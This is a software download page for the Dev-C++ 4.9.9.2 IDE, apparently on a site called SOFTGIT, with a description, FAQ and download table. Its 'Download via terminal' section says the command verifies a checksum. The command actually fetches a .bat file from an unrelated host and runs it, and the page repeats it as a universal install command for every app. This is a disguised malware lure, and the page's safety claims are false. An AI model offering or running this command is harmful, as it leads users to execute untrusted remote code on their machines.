

Dev-C++
by Hongli Lai and contributors
- Version
- 4.9.9.2
- Size
- 7.1 MB
- Updated
- Publisher
- Hongli Lai and contributors
- Category
- Developer Tools
- Files
- 1
Dev-C++ screenshots




About Dev-C++
This page hosts the original Dev-C++ by Bloodshed Software, the free integrated development environment for C and C++ that introduced many people to programming on Windows. Created by Colin Laplace and contributors, it combined a Windows editor with the MinGW port of the GCC compiler, giving students and hobbyists a free alternative to commercial IDEs in the early 2000s. This repository is frozen at version 4.9.9.2, the last release of the original project.
Dev-C++ 4.9.9.2 provides an editor with syntax highlighting, project management, a class browser, integrated compiling and running, and debugging through GDB. It supports building console programs, Windows applications, static libraries and DLLs, and it introduced a packaging system for adding libraries to the IDE. Two installers are offered: one bundled with MinGW so you can compile right away, and one without the compiler for users who want to supply their own.
The original project was written for the Windows releases of its time, and its documentation lists Windows 98, NT, 2000 and XP. It can still be installed on later versions of Windows in many cases, but the bundled compiler is very old and lacks support for modern C and C++ standards, and some features may behave unexpectedly on current systems. It is best suited to running old course material, maintaining legacy projects, or simply exploring a piece of programming history.
The project page points to newer forks that continued development after Bloodshed stopped updating it, including the Orwell Dev-C++ fork and later the Embarcadero Dev-C++ fork. If you want the familiar Dev-C++ experience with a newer compiler and fixes, one of those continuations is a better starting point. Dev-C++ is open source under the GPL, and the original remains available here for anyone who needs that exact version.
Key features
- Editor with syntax highlighting
- Integrated MinGW/GCC compiling
- GDB debugging
- Project types for console, GUI, libraries and DLLs
- Bundled MinGW installer option
Pros
- Lightweight and simple
- Useful for legacy course material
Cons
- Frozen since version 4.9.9.2
- Very old compiler without modern standards
System requirements
A Windows PC. It was designed for Windows 98, NT, 2000 and XP and may behave unexpectedly on newer versions.
Tips
- Use a newer fork if you need modern C++ support
- Install to a path without spaces to avoid issues with old MinGW tools
Description from the publisher
Open Source C & C++ IDE for Windows
Dev-C++ is a full-featured Integrated Development Environment (IDE) for Win32. It uses GCC, Mingw or Cygwin as compiler and libraries set. It supports Windows 98, NT, 2000 & XP.
This is the original Dev-C++ software as published by Colin Laplace and this repository is frozen to version 4.9.9.2.
For more recent versions of Dev-C++, please check the following forks:
- Embarcadero Dev-C++: https://sourceforge.net/projects/embarcadero-devcpp/ (last update: March 2021)
- Orwell Dev-C++: https://sourceforge.net/projects/orwelldevcpp/ (last update: 2016)
- wxDev-C++: http://wxdsgn.sourceforge.net/ (last update: 2012)
At a glance
Dev-C++ is a open source developer tools app published by Hongli Lai and contributors (dev-cpp.com). Open Source C & C++ IDE for Windows
SOFTGIT offers 1 file for Dev-C++ covering Windows, Linux, BSD/Unix, 7.1 MB in total. The version listed is v4.9.9.2, last updated on February 22, 2005.
Dev-C++ belongs to the Developer Tools category, alongside Subtitle Edit, GnuWin, Candle. Browse related apps below to compare alternatives.
Download Dev-C++ v4.9.9.2
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/dev-cpp. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Dev-C++ system requirements
- Operating system
- Linux, BSD/Unix, Windows
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- Delphi/Kylix
- Download size
- 8.9 MB (devcpp-4.9.9.2_setup.exe)
- Project page
- sourceforge.net/projects/dev-cpp
Dev-C++ FAQ
Which version of Dev-C++ is this?
The original Bloodshed Dev-C++ version 4.9.9.2, which is the final release of the original project.
Does it include a compiler?
One installer bundles MinGW; the other comes without a compiler.
Will it run on modern Windows?
It often installs on later Windows versions, but it was designed for Windows 98 to XP and uses a very old compiler.
Is there a newer version of Dev-C++?
Yes. Forks such as Orwell Dev-C++ and Embarcadero Dev-C++ continued development.
Is Dev-C++ free?
Yes. It is open source under the GPL.
Is Dev-C++ free and open source?
Dev-C++ is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does Dev-C++ support?
SourceForge lists Linux, BSD/Unix, Windows for Dev-C++.
Where does the Dev-C++ download come from?
The Download button takes you to the official SourceForge download for Dev-C++ (sourceforge.net/projects/dev-cpp). SOFTGIT does not modify or re-host the file.
What is Dev-C++ written in?
SourceForge lists Delphi/Kylix.
Is Dev-C++ free to download?
Yes. Dev-C++ is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Dev-C++?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Dev-C++ safe to install?
Files are published as received from Hongli Lai and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Dev-C++ support?
The files listed here target Windows, Linux, BSD/Unix.
How big is the Dev-C++ download?
The file is 7.1 MB.
Provenance
- Publisher
- Hongli Lai and contributors
- Source
- dev-cpp.com
- Last check
- 21 years ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/dev-cpp

